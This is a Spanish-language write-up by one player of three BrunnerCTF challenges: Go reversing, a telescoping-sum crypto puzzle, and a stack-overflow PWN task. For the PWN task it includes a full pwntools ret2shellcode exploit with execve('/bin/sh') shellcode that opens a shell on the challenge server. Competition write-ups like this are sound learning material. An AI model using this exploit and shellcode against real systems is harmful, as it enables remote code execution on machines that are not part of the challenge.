Participé logueado en la plataforma de BrunnerCTF con el usuario pablot (se ve en la barra superior y en el marcador de cada captura). Las siguientes secciones muestran, para cada reto, el momento del submit con la respuesta Correct y el marcador con el puntaje resultante.

Reto 1 — Go Go Decompile [REVERSING]

Información del desafío

Nombre: Go Go Decompile


Categoría: REV (reversing)

Dificultad: Easy (100 puntos)

Autor: Quack

Descripción: “Uh oh, estuve masticando números todo el mes en Go Go BudgetMaster, pero el equipo de limpieza tiró sin querer el post-it con mi license key... ¿Quizás pueda usar ese programa dragón mágico del que habla nuestro chico de seguridad?” (el “dragón mágico” es una pista a Ghidra, un decompilador; no me acordaba de ninguna herramienta así, y le pedí ayuda a una IA para darme cuenta de que se refería a Ghidra).

Archivos adjuntos: go_go_budgetmaster → un binario de Linux escrito en Go, dentro de rev_go-go-decompile.zip.



Enunciado de "Go Go Decompile" y el submit correcto en la plataforma (flag `brunner{g0_d3c0mp1l3d_g0_brr}`).

Resolución

Identifico el binario con file: es un ELF 64-bit en Go, estáticamente enlazado y no stripped. El programa pide una "license key". Antes de meterme con un decompilador, hago lo básico: buscar strings interesantes. Los binarios Go meten mucho ruido, así que filtro:

```
$ strings go_go_budgetmaster | grep -iE "license|correct|incorrect"
```

Entre la salida aparecen los mensajes del programa (Go Go License?, Correct!, Incorrect!) y, muy cerca, una string que canta a base64 por el = final y el alfabeto:

```
YnJ1bm5lcntnMF9kM2MwbXAxbDNkX2cwX2Jycn0=
```

```
$ echo "YnJ1bm5lcntnMF9kM2MwbXAxbDNkX2cwX2Jycn0=" | base64 -d  
brunner{g0_d3c0mp1l3d_g0_brr}
```

Para no quedarme solo con "apareció una base64", miro qué hace main.main con objdump: el flujo es leer una línea, hacer base64 decode y comparar con runtime.memequal, imprimiendo "Correct!" o "Incorrect!". O sea: el programa tiene la license guardada en base64, la decodifica y compara tu input contra el resultado. La

license válida (y la flag) es el texto decodificado. Lo verifico pasándole la key al binario (en contenedor amd64 porque estoy en Mac ARM):

```
$ echo "brunner{g0_d3c0mp1l3d_g0_brr}" | ./go_go_budgetmaster
Go Go License? Correct!
This is way better than Excel!
```

```
pablottorone@MacBook-Air-de-Pablo-849 rev_go-go-decompile % cd ~/Desktop/Ciberseguridad/BrunnerCTF/REV && unzip -o rev_go-go-decompile.zip && cd rev_go-go-decompile
docker run --rm --platform linux/amd64 -v "$PWD":/w -w /w debian:stable-slim \
sh -c "echo 'brunner{g0_d3c0mp1l3d_g0_brr}' | ./go_go_budgetmaster"
Archive: rev_go-go-decompile.zip
  inflating: rev_go-go-decompile/go_go_budgetmaster
Go Go License? Correct!
This is way better than Excel!
```

Verificación: con la license key correcta, el binario responde "Correct!".

Flag: brunner{g0_d3c0mp1l3d_g0_brr}

Brunnerne Inc.™ BRUNNERCTF 2026 - GLOBAL			Prizes	Rules	Usuarios	Equipos	Marcador	Desafíos	Notificaciones	Equipo	Perfil	Ajustes	
706	evip	100											
707	teamfortress	100											
708	FLITTER_51_AMINES	100											
709	fzhshzh	100											
710	Toadytop	100											
711	lingren	100											
712	jma	100											
713	pablot	100											
714	haxorlords	95											

Marcador de BrunnerCTF luego del primer reto: pablot con 100 puntos.

Reto 2 — Brunner Stocks [PWN]

Información del desafío

Nombre: Brunner Stocks

Categoría: PWN (binary exploitation)


Dificultad: Easy-Medium (100 puntos)

Autor: Vincent

Descripción: “Brunnerne Inc. acaba de lanzar su algoritmo de trading automático de última generación. Solo respondé esta simple encuesta sobre tus preferencias de inversión y te fabricaremos un algoritmo personalizado.”

Conexión: ncat --ssl brunner-stocks-<id>.challs.brunnerne.xyz 1337 (instancia por tiempo limitado desde la web).

Archivos adjuntos: pwn_brunner-stocks.zip con: stocks (ELF 64-bit vulnerable), stocks.c (código fuente), Dockerfile y compose.yaml, y un flag.txt placeholder.



Enunciado de "Brunner Stocks", la instancia levantada y el submit correcto.

Resolución

Como el reto viene con el código fuente, arranco leyéndolo. La parte importante es la función `askf()`, que se usa para leer cada respuesta de la "encuesta":

```
float askf(char *prompt) {
    printf("%s (0.0-100.0): ", prompt);
    char buf[0x10];           // buffer de 16 bytes
    fgets(buf, 0x100, stdin);  // lee hasta 256 bytes <-- overflow
    return atof(buf);
}
```

Acá está el bug: `buf` es de 16 bytes (0x10) pero `fgets` lee hasta 256 (0x100). Es un stack buffer overflow de manual. Al final del archivo, además, hay una función `gadget()` con un `jmp rsp; ret;` puesto a propósito. Y por cómo está compilado, el binario deja la pila (el stack) como ejecutable, que es justo lo que necesito para poder correr mi propio código ahí. Verifico las protecciones del binario leyendo las cabeceras del ELF con un pequeño script de Python:

```
$ python3 leer_protecciones.py
e_type 2 (2 = EXEC / No-PIE)
GNU_STACK flags = RWX
```

```
pablotterrone@MacBook-Air-de-Pablo-849 pwn_brunner-stocks % python3 - << 'EOF'
import struct
d=open("stocks","rb").read()
print("e_type", struct.unpack_from('<H',d,16)[0], "(2 = No-PIE)")
phoff=struct.unpack_from('<Q',d,32)[0]; ent=struct.unpack_from('<H',d,54)[0]; n=struct.unpack_from('<H',d,56)[0]
for i in range(n):
    t,fl=struct.unpack_from('<II',d,phoff+i*ent)
    if t==0x6474e5b1:
        print("GNU_STACK flags =", ('R' if fl&4 else '-')+'(W' if fl&2 else '-')+'(X' if fl&1 else '-')')
EOF
e_type 2 (2 = No-PIE)
GNU_STACK flags = RWX
```

Protecciones del binario: direcciones fijas (No-PIE) y la pila marcada como ejecutable (RWX).

El binario tiene varios puntos débiles que puedo aprovechar: no tiene una protección que detecte cuando se escribe de más, sus direcciones de memoria son fijas (no cambian entre ejecuciones, así que sé de antemano a dónde apuntar), y la zona de la pila donde escribo permite además ejecutar código. Aprovechando eso, lo que hago es escribir mi propio código dentro de la memoria del programa y lograr que salte a ejecutarlo (esta técnica se conoce como ret2shellcode). Ese código mío es un fragmento chico que abre una consola, una shell, en el servidor. Mirando la función `askf()` calculo cuánto tengo que escribir para llegar justo hasta la dirección de retorno, que es el lugar donde el programa decide a dónde seguir: son 24 bytes de relleno. Ahí escribo la dirección de una instrucción que ya viene dentro del binario (0x401597) y que hace saltar la ejecución a donde dejé mi código, y a continuación pongo ese código, que ocupa 23 bytes (sin el byte 0x0a, porque `fgets` corta en `\n`).

Antes de gastar la instancia real, probé el exploit en local levantando el mismo entorno del reto en un contenedor Docker (forzando amd64 en mi Mac):

```
$ python3 exploit_stocks.py # local, 127.0.0.1:31337
[+] Opening connection to 127.0.0.1 on port 31337: Done
[*] Switching to interactive mode
brunner{REDACTED}
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
```

```
pablotterrone@MacBook-Air-de-Pablo-849 pwn_brunner-stocks % docker run -d --rm --platform linux/amd64 --name bstocks -p 31337:31337 brunner-stocks
3c819c4044f5ff39e058a5227fd54976c2372527dd96762afddf9b3e8595ce1
pablotterrone@MacBook-Air-de-Pablo-849 pwn_brunner-stocks % python3 ~/Desktop/Ciberseguridad/BrunnerCTF/Writeups/scripts/exploit_stocks.py
[+] Opening connection to 127.0.0.1 on port 31337: Done
[*] Switching to interactive mode
(0.0-100.0): brunner{REDACTED}
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
```

Prueba local: el exploit consigue shell como usuario ctf (flag local placeholder + id).

La flag local es placeholder porque el flag.txt del zip lo es, pero el id confirma que conseguí ejecución de comandos. Con eso validado, corro el exploit contra el servidor real (con SSL, como pide el `ncat --ssl`) y aparece la flag verdadera:

```
$ python3 exploit_stocks.py brunner-stocks-<id>.challs.brunnerne.xyz 1337
[*] Switching to interactive mode
(0.0-100.0): brunner{shellcoding_for_the_win}
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
```

```
pablotterrone@MacBook-Air-de-Pablo-849 pwn_brunner-stocks % python3 ~/Desktop/Ciberseguridad/BrunnerCTF/Writeups/scripts/exploit_stocks.py brunner-stocks-afe80b22bebb4971-global.challs.brunnerne.xyz 1337
[+] Opening connection to brunner-stocks-afe80b22bebb4971-global.challs.brunnerne.xyz on port 1337: Done
[*] Switching to interactive mode
(0.0-100.0): brunner{shellcoding_for_the_win}
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
```

Ejecución contra el servidor real: la shell devuelve la flag verdadera y uid=1000(ctf).

Flag: brunner{shellcoding_for_the_win}

Brunnerne Inc.™ BRUNNERCTF 2028 - GLOBAL			Prizes	Rules	Usuarios	Equipos	Marcador	Desafíos	Notificaciones	Equipo	Perfil	Ajustes
576	khanhm091	200										
577	secF4n	200										
578	BlazeSolo	200										
579	NVC	200										
580	snocc	200										
581	harous	200										
582	Alone	200										
583	pablot	200										

Marcador de BrunnerCTF luego del segundo reto: pablot con 200 puntos.

Reto 3 — Slis [CRIPTOGRAFÍA]

Información del desafío

Nombre: Slis

Categoría: Crypto

Dificultad: Easy-Medium (100 puntos)

Autor: Bond

Descripción: “A Brunnerne le gusta la comida y a algunos les gusta cortita (sHOrT). Así que la vamos a hacer corta.” (las mayúsculas raras “sHOrT” son una pista sobre cómo está escrita la flag).

Archivos adjuntos: crypto_slis.zip con slis.py (el script que genera el desafío). No tiene servidor: se resuelve de forma local.

Enunciado de “Slis” y el submit correcto en la plataforma.

Resolución

El slis.py es cortito:

```
flag = 'brunner{' + input() + '}'
n = int.from_bytes(flag.encode())
lis = [n//(i+2) - n//(i+3) for i in range(9**5)]
assert sum(lis) ==
22263691028918788395010325066307464924652601045336492930678310479674861811846
```

Convierte los bytes de la flag en un número gigante n , calcula una lista con $n/(i+2) - n/(i+3)$ para i de 0 a 9^5-1 , y chequea que la suma dé un valor fijo S . No me dan n : me dan el resultado de esa suma, y tengo que encontrar el n que la cumple.

La clave es que la suma es TELESCÓPICA: cada término $n/(i+2)$ que resta uno lo suma el siguiente, así que se cancelan casi todos. Con $M = 9^5 = 59049$, la suma colapsa a $S = n/2 - n/(M+2) = n/2 - n/59051$. El problema se reduce a encontrar n tal que $n/2 - n/59051 == S$. Como esa función es no decreciente, hago una búsqueda binaria del menor n que la cumple, y del rango que da exactamente S me quedo con el n que al pasar a bytes empieza con "brunner{" , termina con "}" y es imprimible. Lo corro:

```
$ python3 solve_slis.py
brunner{Pease_porridge_sH0rT_::}
```

```
pablotterrone@MacBook-Air-de-Pablo-849 pwn_brunner-stocks % python3 ~/Desktop/Ciberseguridad/BrunnerCTF/Writeups/scripts/solve_slis.py
brunner{Pease_porridge_sH0rT_::}
```

El solver telescopa la suma, despeja n por búsqueda binaria y recupera la flag.

Para confirmar, le paso la parte interna de la flag al script original y verifico que el assert pase:

```
$ echo 'Pease_porridge_sH0rT_::' | python3 -c "... " # slis.py original
ASSERT OK -> brunner{Pease_porridge_sH0rT_::}
```

```
pablotterrone@MacBook-Air-de-Pablo-849 pwn_brunner-stocks % echo 'Pease_porridge_sH0rT_::' | python3 -c "
flag = 'brunner{' + input() + '}'
n = int.from_bytes(flag.encode(), 'big')
lis = [n//(i+2) - n//(i+3) for i in range(9**5)]
assert sum(lis) == 22263691028918788395010325066307464924652601045336492930678310479674861811846
print('ASSERT OK -> ' + flag)
"
ASSERT OK -> brunner{Pease_porridge_sH0rT_::}
```

Verificación: al pasar la flag al slis.py original, el assert pasa.

Flag: brunner{Pease_porridge_sH0rT_::}

ALL SYSTEMS: 100% ONLINE

PARTICIPATION ENCOURAGED, ATTENDANCE MANDATORY

BRUNNERNE INC.™

STAKEHOLDERS

pablott

1/1

^

v

x

10 2024

 **Brunnerne Inc.™**
BRUNNERCTF 2024 - GLOBAL

Prizes

Rules

Usuarios

Equipos

Marcador

Desafíos

 Notificaciones

 Equipo

 Perfil

 Ajustes



490	OxPAT	300
491	4rul23	300
492	Zel	300
493	me	300
494	GR1MW4RE	300
495	CyberTaskForce Zero	300
496	cabonaralattice	300
497	pablott	300
498	nnnnn	298

Marcador de BrunnerCTF luego del tercer reto: pablott con 300 puntos.

Reflexiones finales — BrunnerCTF

BrunnerCTF me costó más que el primero, sobre todo en el reto de PWN. Que viniera con el código fuente ayudó un montón: leyéndolo se veía el desbalance entre el `buf[0x10]` y el `fgets` de `0x100`. Lo que más me costó fue encadenar todo el razonamiento del exploit: revisar a mano las protecciones del binario, entender por qué la pila quedaba ejecutable, y armar el ataque de meter mi propio código en la memoria y saltar a ejecutarlo, cuidando que ese código no tuviera el byte `0x0a` (que corta la lectura). Probarlo primero en local con Docker antes de gastar la instancia real me evitó quedarme sin tiempo.

En el reto de cripto el número era gigante, pero mirando la estructura de la suma me di cuenta de que era telescópica y todo se reducía a una ecuación simple con dos divisiones enteras, que resolví con búsqueda binaria. En el de reversing en Go la solución rápida terminó siendo la más simple (strings + base64), pero igual me tomé el trabajo de confirmar en el desensamblado por qué esa string era la license, para entender el binario y no ir a ciegas.

La dificultad recurrente, igual que en el primer CTF, fue correr binarios x86-64 de Linux desde una Mac con Apple Silicon. El flujo con Docker y `--platform linux/amd64` ya lo tenía aceitado del CTF anterior y esta vez fue mucho más fluido.

Archivos adicionales (scripts) — BrunnerCTF

Incluyo los scripts usados. También quedan en la carpeta de entrega del CTF.

Brunner Stocks — `exploit_stocks.py`

```
#!/usr/bin/env python3
# Exploit para "Brunner Stocks" (BrunnerCTF - PWN)
# askf() lee fgets(buf,0x100) sobre char buf[0x10] -> stack overflow.
# Sin canary, No-PIE y GNU_STACK=RWX -> ret2shellcode con gadget 'jmp rsp'.
from pwn import *
import sys
context.arch = 'amd64'
if len(sys.argv) >= 3:
    HOST, PORT, USE_SSL = sys.argv[1], int(sys.argv[2]), True
else:
    HOST, PORT, USE_SSL = '127.0.0.1', 31337, False
JMP_RSP = 0x401597          # gadget 'jmp rsp'
OFFSET = 24                # 16 (buf) + 8 (saved rbp)
shellcode = bytes.fromhex("4831f65648bf2f62696e2f2f736857545f6a3b58990f05") #
execve("/bin/sh"), 23 bytes, sin 0x0a
payload = b'A'*OFFSET + p64(JMP_RSP) + shellcode
io = remote(HOST, PORT, ssl=USE_SSL)
io.recvuntil(b'profits to you?')
io.sendline(payload)
io.sendline(b'cat flag.txt; id')
io.interactive()
```

Slis — `solve_slis.py`

```
#!/usr/bin/env python3
# Solver para "Slis" (BrunnerCTF - Crypto)
# La suma es telescópica:  $\sum(n//((i+2)-n//((i+3))) = n//2 - n//(M+2)$ ,  $M=9**5$ .
#  $g(n)=n//2 - n//59051 == S \rightarrow$  binary search del menor n con  $g(n) \geq S$ .
S = 22263691028918788395010325066307464924652601045336492930678310479674861811846
```

```
M = 9**5
K = M + 2    # 59051
def g(n): return n//2 - n//K
lo, hi = 0, 4*S
while lo < hi:
    mid = (lo + hi)//2
    if g(mid) >= S: hi = mid
    else: lo = mid + 1
for cand in range(lo, lo + 70000):
    if g(cand) != S: break
    b = cand.to_bytes((cand.bit_length() + 7)//8, 'big')
    if b.startswith(b'brunner{') and b.endswith(b'}'):
        try: s = b.decode()
        except UnicodeDecodeError: continue
        if s.isprintable():
            print(s); break
```